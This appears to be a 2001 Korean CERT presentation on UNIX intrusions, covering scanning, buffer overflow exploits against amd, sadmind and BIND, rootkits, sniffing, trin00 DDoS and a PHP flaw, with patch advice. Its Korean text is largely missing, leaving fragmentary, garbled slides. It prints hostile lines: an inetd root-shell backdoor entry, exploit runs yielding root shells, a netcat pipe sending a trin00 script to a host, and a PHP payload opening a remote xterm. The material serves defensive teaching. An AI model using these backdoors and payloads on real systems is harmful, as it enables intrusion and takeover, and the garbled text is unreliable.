

- UNIX

2001. 2.

dyha@kisa.or.kr

/


•

•

•

•

- &
- Automated scan & attack
- /
- Internet Worm 가
 - Ramen
 - ADMWorm
 - Millenium Internet Worm
 - etc.



- &

—


- multiple scan

- mscan, sscan, nmap, vetescan, sscanew, ...

—

- DDOS

- Trinoo, TFN, TFN2K, Stacheldraht, mstream, ...



•

—

가

—

—


(?)

—

— Windows Trojan

가

- BackOrifice, NetBus, Sub7, School Bus, DeepBO, ...



•

—


—

—

—

가

Hackvisit



1/2

- <1 >
 - , ,
- <2 >
 - ftpd, amountd, imap
 - guest, anonymous ID ,
- <3 >root
 - root
 - root
- <4 > (Sniffer)
 - ID, 가
 -

- <5 > (Backdoor) ,
 - /etc/inetd.conf root 가
 - login
 - Trojaned telnet *KAIST
 - 가
- <6 >
 - , , , ,
 -
- <7 >
 -
- < >

가

- Types of Scan

- : SAINT, sscan2k, vetescan, mscan
- : Cgican, winscan, rpcscan
- : nmap, stealthscan
- : firewalk, nmap

- network

```
cert# nmap -sP "203.233.150.*"  
Starting nmap V. 2.3BETA6 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)  
Host (203.233.150.0) appears to be up.  
Host XXXXX.certcc.or.kr (203.233.150.xxx) appears to be up.  
Host XXXXX.certcc.or.kr (203.233.150.XXX) appears to be up.  
( )  
Host XXXXX.certcc.or.kr (203.233.150.xxx) appears to be up.  
Host (203.233.150.255) appears to be up.  
Host (141.233.150.255) seems to be a subnet broadcast address  
(returned 26 extra pings). Skipping host.  
Nmap run completed -- 256 IP addresses (27 hosts up) scanned in 14  
seconds  
cert#
```

- nmap

```
cert# nmap -I -O 203.233.150.XXX
Starting nmap V. 2.3BETA6 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on XXX.certcc.or.kr (203.233.150.XXX):
Port      State    Protocol Service    Owner
21        open    tcp       ftp
23        open    tcp       telnet
25        open    tcp       smtp
80        open    tcp       http
110       open    tcp       pop-3
111       open    tcp       sunrpc
512       open    tcp       exec
1998     open    tcp       x25-svc-port
4045     open    tcp       lockd
6000     open    tcp       X11
6112     open    tcp       dtspc
7100     open    tcp       font-service
TCP Sequence Prediction: Class=random positive increments
                    Difficulty=28995 (Worthy challenge)
Remote operating system guess: Solaris 2.6 - 2.7
Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
```

- sscan2k

```
[root@chief sscan2k-pre6]# ./sscan -o 172.16.2.161
-----<[ * report for host violet93 *
<[ tcp port: 111 (unknown) ]> <[ tcp port: 6000 (unknown) ]>
<[ tcp port: 53 (domain) ]> <[ tcp port: 25 (smtp) ]>
<[ tcp port: 21 (ftp) ]> <[ tcp port: 113 (auth) ]>
--<[ *OS*: violet93: NMAP detected: Linux 2.1.122 - 2.2.14

--<[ *Named* Running: 8.2.3-REL
--<[ *BANNER*: Mail banner follows:
220 localhost.localdomain ESMTP Sendmail 8.11.0/8.11.0; Wed, 7 Feb 2001 17:05:55 +0900
--<[ * rpc services? * ]>--
<[ [prog. name -> portmapper] [port -> 111(udp)] [vers. -> 2]
<[ [prog. name -> nlockmgr] [port -> 1056(udp)] [vers. -> 1]
<[ [prog. name -> nlockmgr] [port -> 1056(udp)] [vers. -> 3]
<[ [prog. name -> status] [port -> 1057(udp)] [vers. -> 1]
<[ [prog. name -> status] [port -> 3196(tcp)] [vers. -> 1]
--<[ * exports ....? * ]>--
--<[ *VULN REPORT SUMMARY: violet93
--<[ *VULN*: violet93: sendmail will 'expn' accounts for us@?
-----<[ * scan of violet93 completed
```

- vetescan

```
[root@toyboy vetes]# ./vetescan 172.16.2.161
[VetesCan]: checking for all the bitches arguments.. right on
[VetesCan]: setting local script variables.. done.
[VetesCan]: using nmap to detect running tcp services.. done.
[VetesCan]: Lets see what OS the bitch has.. done.
Done....
[VetesCan]: checking for Vulnerable Services ..
[VetesCan]: checking for Systat..
[VetesCan]: checking for Netstat.
[VetesCan]: checking for Authentication..
[VetesCan]: checking for ftpd..
[VetesCan]: checking for MDBMS..
[VetesCan]: checking for TCP/36864 portshell..
[VetesCan]: checking for gnapster..
[VetesCan]: checking for gdm..
[VetesCan]: checking for exec..
[VetesCan]: checking for D-Link Admin Login..
[VetesCan]: checking for Smb..
```

```
---      ----
```

```
-----V=e=t=e=S=c=a=n-----
Running services on 172.16.2.161:
Starting nmap V. 2.3BETA15 by fyodor@insecure.org
( www.insecure.org/nmap/ )
Interesting ports on violet93 (172.16.2.161):
Port  State  Protocol Service
21    open   tcp     ftp
23    open   tcp     telnet
53    open   tcp     domain
111   open   tcp     sunrpc
113   open   tcp     auth
515   open   tcp     printer
6000  open   tcp     X11
TCP Sequence Prediction: Class=random positive increments
                        Difficulty=4419211 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.14
Checking for Ftpd:
  [ver (Version wu-2.6.1(1) Wed Aug 9 05:54:50 EDT 2000)
  ready.]
Vulnerable Ftpds: docs/ftp/vuln-ftp-versions.txt
checking for RPC/Statd: statd
Patch: ftp://sgigate.sgi.com/patches/
Exploit: docs/statd
```

[chief@chief]\$ finger @203.233.150.xxx
[203.233.150.1]
Login Name TTY Idle When Where
root Super-User console 3:20 Tue 10:30 :0
chief Ha do yoon pts/5 5:38 Wed 13:49 172.16.2.26

```
cert# rpcinfo -p 203.233.150.xxx
  program vers proto  port
    100000   2  tcp    111  rpcbind
    100000   2  udp    111  rpcbind
(
    100021   1  udp    1026 nlockmgr
    100021   3  udp    1026 nlockmgr
    100021   1  tcp    1024 nlockmgr
    100021   3  tcp    1024 nlockmgr
    300019   1  tcp    878  amd
    300019   1  udp    879  amd
```

- root
- local attack : easy
- remote attack : not easy
 - rpc.statd
 - ftpd
 - amd
 - sadmin
 - named

Buffer Overflow


-

copy

- stack return address

-

root




```
void main() {
  char buffer[96];
  ...
  Strcpy(buffer,large_string);
  return;
}
```

Instruction pointer →

executed code segment

(a) before the attack




```
void main() {
  char buffer[96];
  ...
  Strcpy(buffer,large_string);
  return;
}
```

Instruction pointer →

executed code segment

(b) after injecting the attack code



```
void main() {
  char buffer[96];
  ...
  Strcpy(buffer,large_string);
  return;
}
```

executed code segment

(c) executing the attack code

Buffer Overflow

-

 -

 -

 -

-

가

SUID

rpc.statd bug

1. syslog()

string input

가

가 ---> root

- rpc.statd

UNIX

2.

3.

- /etc/inetd.conf shell

-

4.

- NFS

rpc.statd

- CERTCC-KR

KA2000-030

Linux amd Buffer Overflow

- amd

-

-

- amd가

-

- RedHat

- am-utils

- 6.x

-

- 가

-

- RedHat 6.x

-

- amd

Linux amd Buffer Overflow

```
[/tmp]# grep amd /var/log/messages
messages.1:Mar 11 05:20:50 xxx 27>Mar 11 05:20:50 amd[468]: amq requested mount
of
```

```
^N 3 F^L ^W ^Z?K? 18 Jan 1998--str/bin/sh(-c)/bin/echo '2222 ?
stream tcp nowait root /bin/sh s (^
```

```
[/tmp]# ls -l
-rw-rw-rw- 1 root root 116 Mar 11 05:20 h
[/tmp]# more h
2222 stream tcp nowait root /bin/sh sh -i
```

Linux amd Buffer Overflow

```
[/tmp]# ps aux|grep inetd  
root    337  0.0  1.6 1236 512 ?        S   Jan12  0:00 inetd  
root    3068 0.0  1.6 1236 512 ?        S   Mar11  0:00 inetd -s /tmp/h
```

```
[root@alzza6 ~]# netstat -a|grep 2222  
tcp     0    0 *:2222          *:.*           LISTEN
```


Linux amd Buffer Overflow

```
$ telnet xxx.xxx.xxx.xxx 2222
Trying xxx.xxx.xxx.xxx...
Connected to xxx.xxx.xxx.xxx.
Escape character is '^]'.
bash# id
id
uid=0(root) gid=0(root) groups=0(root)
bash#
```

Linux amd Buffer Overflow

- 1-

Intel: <ftp://updates.redhat.com/6.0/i386/am-utils-6.0.1s11-1.6.0.i386.rpm>

Alpha: <ftp://updates.redhat.com/6.0/alpha/am-utils-6.0.1s11-1.6.0.alpha.rpm>

SPARC: <ftp://updates.redhat.com/6.0/sparc/am-utils-6.0.1s11-1.6.0.sparc.rpm>

Source: <ftp://updates.redhat.com/6.0/SRPMS/am-utils-6.0.1s11-1.6.0.src.rpm>

Architecture neutral: <ftp://updates.redhat.com/6.0/noarch/>

```
# rpm -Uvh "          "
```

```
# /etc/rc.d/init.d/amd restart
```

Linux amd Buffer Overflow

- 2-

amd

```
# ps ax | grep amd
```

```
444 ? S 0:00 /usr/sbin/amd -a /.automount -l syslog -c 1000 /net
```

```
# killall -9 amd
```

Linux amd Buffer Overflow

- 2-

amd

run level

```
# chkconfig --list amd
```

```
amd 0:off 1:off 2:off 3:on 4:on 5:on 6:off
```

```
# chkconfig --level 0123456 amd off
```

```
# chkconfig --list amd
```

```
amd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
```

sadmind Buffer Overflow

Sadmind

- Solaris 2.3 2.4 :Sun Solstice Adminsuite
- Solaris 2.5, 2.6, 2.7 /usr/sbin
- remote
- request ,
- inetd daemon

sadmind Buffer Overflow

Sadmind

- sadmind stack 가
- sadmind root
- remote root 가
- offset
~

sadmin Buffer Overflow

```
cert# sadminindex -h 172.16.2.17 -s [offset]
%sp 0xefff9580 offset 688 --> return address 0xefff9838 [4]
%sp 0xefff9580 with frame length 4808 --> %fp 0xefffa850
clnt_call: RPC: Timed out
now check if exploit worked; RPC failure was expected
```

```
cert# telnet 172.16.2.17 1524
Trying 172.16.2.17...
Connected to 172.16.2.17.
Escape character is '^]'.
# id;
uid=0(root) gid=0(root)
```

sadmin Buffer Overflow

(172.16.2.17)

```
# ls -al /tmp/bob
```

```
-rw-rw-rw- 1 root  root    48 Jun  7 15:34 /tmp/bob
```

```
# cat /tmp/bob
```

```
ingeslock stream tcp nowait root /bin/sh sh -i
```

```
# ps -ef
```

```
...
```

```
root 1059  1 0 15:19:07 ?    0:00 /usr/sbin/inetd -s /tmp/bob
```

```
...
```

```
# netstat -a
```

Local Address	Remote Address	Swind	Send-Q	Rwind	Recv-Q	State
---------------	----------------	-------	--------	-------	--------	-------

*.ingeslock	*.*	0	0	0	0	LISTEN
-------------	-----	---	---	---	---	--------

sadmind Buffer Overflow

/var/adm/messages

```
Apr 12 06:43:34 xxxx inetd[138]: /usr/sbin/sadmind: Bus Error - core dumped
Apr 12 06:43:36 xxxx inetd[138]: /usr/sbin/sadmind: Segmentation Fault - core
dumped
Apr 12 06:43:39 xxxx inetd[138]: /usr/sbin/sadmind: Bus Error - core dumped
Apr 12 06:43:41 xxxx inetd[138]: /usr/sbin/sadmind: Segmentation Fault - core
dumped
Apr 12 06:43:44 xxxx inetd[138]: /usr/sbin/sadmind: Hangup
```

sadmind Buffer Overflow

```
/etc/inetd.conf , ( # ) .  
100232/10 tli rpc/udp wait root /usr/sbin/sadmind admind
```

sadmind

```
( : /opt/SUNWadm/bin/admuseradd 가)  
100232/10 tli rpc/udp wait root /usr/sbin/sadmind admind -S 2
```

sadmind Buffer Overflow

-

OS Version	Patch ID
SunOS 5.7	108662-01
SunOS 5.7_x86	108663-01
SunOS 5.6	108660-01
SunOS 5.6_x86	108661-01
SunOS 5.5.1	108658-01
SunOS 5.5.1_x86	108659-01
SunOS 5.5	108656-01
SunOS 5.5_x86	108657-01

AdminSuite Version	Patch ID
2.3	104468-18 (see Note)
2.3_x86	104469-18 (see Note)

DNS

- : named, : resolver
- TCP, UDP port 53
- port
-
- DNS
- 가

DNS

-

-

- Inverse Query
 - inverse query request
 - root
 - BIND 8(/etc/named.conf)
fake-iquery no;
 - BIND 4.9(/etc/named.boot)
options fake-iquery ,
conf/options.h INVQ

DNS

-

-

- Inverse Query

```
/var/named/ADMROCKS      empty      가  
/etc/inetd.conf          2222      port  
back door가  
2222 stream tcp nowait root /bin/sh sh -i
```

DNS

-

-

- NXT

NXT Regular Record

가 zone

owner name

name

zone signed

DNS

-

-

- NXT

- BIND 8.2, 8.2 p1, 8.2.1

- validate

NXT

가

- NXT

- buffer overflow

code

- named

- BIND 8.2

- BIND 4.x

가

DNS

-

-

- NXT
- ADM named 8.2/8.2.1 NXT remote overflow exploit
- 1999
- exploit
 - root /tmp/bob
- “ingreslock stream tcp nowait root /bin/sh sh -i ”
- /usr/sbin/inetd -s /tmp/bob;/bin/rm -f /tmp/bob
- /var/named/ADMROCKS /var/named/O
empty directory

DNS

- DNS off

`/etc/rc.d/init.d/named stop`

`chmod -x /etc/rc.d/init.d/named`

- `bind`

- `bind 4.9.7` , `8.2.2 p5`

- : <http://www.isc.org/new-bind.html>

- Solaris 7

Solaris 7 (SPARC) 107018-02 106938-03

Solaris 7 (Intel) 107019-02 106939-03

<http://sunsolve.sun.com/securitypatch>

- RedHat Linux 6.x ()

<http://www.redhat.com/support/errata/RHSA1990054-01.6.0.html>

Back door

- / backdoor

1. bindshell - daemon shell
2. inetd - trojan remote access
3. tcpd - hide connection, avoid deny
4. Rshd - trojan remote access
5. chfn, chsh - user ↗ root
6. crontab - cron
7. du - hide file size
8. find - hide file
9. ls - hide file
10. ifconfig - hide sniffing (hide promiscuous mode interface)

Back door

- / backdoor

- | | |
|--|--------|
| 11. killall - 가 | 가 kill |
| 12. sniffer - packet sniffer | |
| 13. sniffchk - sniffer가 | |
| 14. login - trojan remote access | |
| 15. netstat - hide connection, hide listening port | |
| 16. passwd - user가 root가 | |
| 17. pidof - hide process (linux) | |
| 18. ps - sniffer, backdoor daemon | |
| 19. wted - wtmp / utmp | |
| 20. syslogd - hide log | |
| 21. top - sniffer, backdoor daemon | |

Back door

- bindshell

- # @(#)inetd.conf 1.1 87/08/12 3.2/4.3NFSSRC

Internet server configuration database

ftp	stream	tcp	nowait	root	/usr/etc/ftpd	ftpd
telnet	stream	tcp	nowait	root	/usr/etc/telnetd	telnetd
shell	stream	tcp	nowait	root	/usr/etc/rshd	rshd
2222	<i>stream</i>	<i>tcp</i>	<i>nowait</i>	<i>root</i>	<i>/bin/sh</i>	<i>sh -i</i>

shell backdoor scan

1.

-

2.

가

3

scanning

3. tcp 1524, 2222, 9704

가

scan

```
scanner# ./synscan infile outfile eth0 50 1524,2222,9704
```

```
SynScan 1.6 by psychoid/tCl
```

```
.....
```

```
scanner# cat outfile
```

```
203.***.190.250 (203.***.190.250):1524 :#
```

```
202.***.78.98 (202.***.78.98):1524 :bash#
```

```
202.***.13.81 (202.***.13.81):2222 :bash#
```

cf. 2000 7

PC

outfile

,

,

.

Rootkit

- , ,
backdoor
- Rootkit
 - /dev (ls
ls 가)
 - 가
(ex. /usr/src/linux/arch/alpha/lib)
 - “find /dev -type f -print”

Rootkit


- rootkit
 - Irk 4,5 warchild rootkit (solaris, linux),knork
- Rootkit
 - scanning
 - . (ex. ac.kr scanning)
 - Denial of service 가 .
 - 가 .
 - 가


Sniffing

- ID
- telnet,
pop, www ID
-
-
- - esniff, solsniff, linsniff, sniffit, tcpdump, snoop, WWW Sniff

Sniffing

- `ifconfig` : `promiscuous mode`
`sniffing` .
- `tcpdump` : CPM, naped
- Secure Shell (SSH), VPN
`tcp session` .





: Hackers, Spies, Terrorists, Corporate raider, Professional Criminals, Vandals, Voyeurs

: Physical Attack, Information Exchange, User command, Script/Program, Autonomous agent, Toolkit, Distributed tool, Data trap

: Design, Implementation, Configuration

: Probe, Scan, Flood, Authenticate, Bypass, Spoof, Read, Copy, Steal, Modify, Delete

: Account, Process, Data, Component, Computer, Network, Internet work

: Increased Access, Disclosure of Information, Corruption of Information, Denial of Service, Theft of Resources

: Challenge Status/Thrill, Political Gain, Financial Gain, Damage

(Denial Of Service)

-

- TCP

DOS

-

-

-

-


-

-


DOS

Distributed DOS Attack


- Trin00 Attack



Trin00 Attack Communication Network



Stacheldraht Attack Communication Network



Distributed DOS Attack

- **Trin00** ()
 - :
- **Trin00**
 - rpc
./trin.sh | nc xxx.xxx.xxx.xxx 1524
 -
 - **WORM**
 - trin00가
 -

Distributed DOS Attack

- **Trin00**

—

- trin00 master Deamon

```
# nmap -PI -sT -p 27665 -m 2766.log xxx.xxx.xxx.1-254
```

```
# nmap -PI -sU -p 31335 -m 31335.log xxx.xxx.xxx.1-254
```

```
# nmap -PI -sU -p 27444 -m 27444.log xxx.xxx.xxx.1-254
```

- rpc

```
# nmap -PI -sT -p 1524 -m 1524.log xxx.xxx.xxx.1-254
```

)

```
Host: xxx.xxx.xxx.21 () Status: Up
```

```
Host: xxx.xxx.xxx.22 () Ports: 31335/open/udp/////
```

```
Host: xxx.xxx.xxx.28 () Ports: 31335/open/udp/////
```

```
Host: xxx.xxx.xxx.29 () Ports: 31335/open/udp/////
```

Distributed DOS Attack

- **Trin00**

—

- : ...
- trin00 : tserver1900, daemon : tsolnmb, ns, httpd, rpc.trinoo, rpc.listen, trinux, rpc.irix, irix
- cron table
 - * * * * /dev/isdn/.subsys/tsolnmb > /dev/null 2>&1
- netstat
 - *:31335 Idle (UDP)
 - *:27444 Idle (UDP)
 - *:27665 *: * ... Listen (TCP)

Distributed DOS Attack

- **Trin00**

- Secure Your Host

-

- **31335(UDP), 27444(UDP), 27665(TCP)**

-

가 **DOS**

- Trin00

- <http://www.fbi.gov/nipc/trinoo.htm>

- National Infrastructure Protection Center

- <http://www.washington.edu/People/dad/>

- <http://www.clark.net/~roesch/security.html>

- Trin00

- **CERTCC-KR, cert@certcc.or.kr**

Distributed DOS Attack

- **Trin00**

- daemon

- “strings”

master

master가

- CERTCC-KR

- daemon binary

master

가

- master

- daemon

IP

CERTCC-KR

- CERTCC-KR

daemon

host

- trin00

-

- CERTCC-KR

Distributed DOS Attack

- **Trin00**

- CERTCC-KR

- Trin00

-

- ISP

- **Trin00**

-

- 가

- 가 ?

-

- Trin00 /

-

-

PHP

1. /

2.

3. php

```
<? system( "/usr/bin/X11/xterm -display < IP>:0.0" ); ?>
```

4. PHP CGI

.php .php3 .cgi

SSI(Server Side Interpreter)

--> nobody

PHP

5.

- PHP

,

-

- 가 , .php .php3

cgi

가

- CERTCC-KR

KA2000-031

●

—

—

—

—

—

—

—

—

- — 가, , ,
- — , H/W 가,
- — S/W , ,
- — , , ,

— ,

-

-

-

가

-

- /etc/passwd 가, ,
, , ...
- .profile, .login , (755)

-

-

, /etc/passwd , /etc/group

...

-

, guest default

- - /usr/sbin/pwconv, pwunconv
- - crack
 - passwd+, npasswd, anpasswd
- - -n :
 - -x :
 - -w :
- - /etc/default/passwd PASSLENGTH
- 가

- -
- Linux Red Hat : <http://www.redhat.com/errata>
 - SUNOS : <http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-access>
 - HPUX : <http://us-support2.external.hp.com/>
 - IBM AIX : <ftp://aix.software.ibm.com/aix/efixes/security/>
 - NOVELL : <ftp://ftp.novell.com>
 - SCO : <ftp://ftp.sco.com>
 - SGI : <ftp://ftp.sgi.com/security/sgi>

Q & A

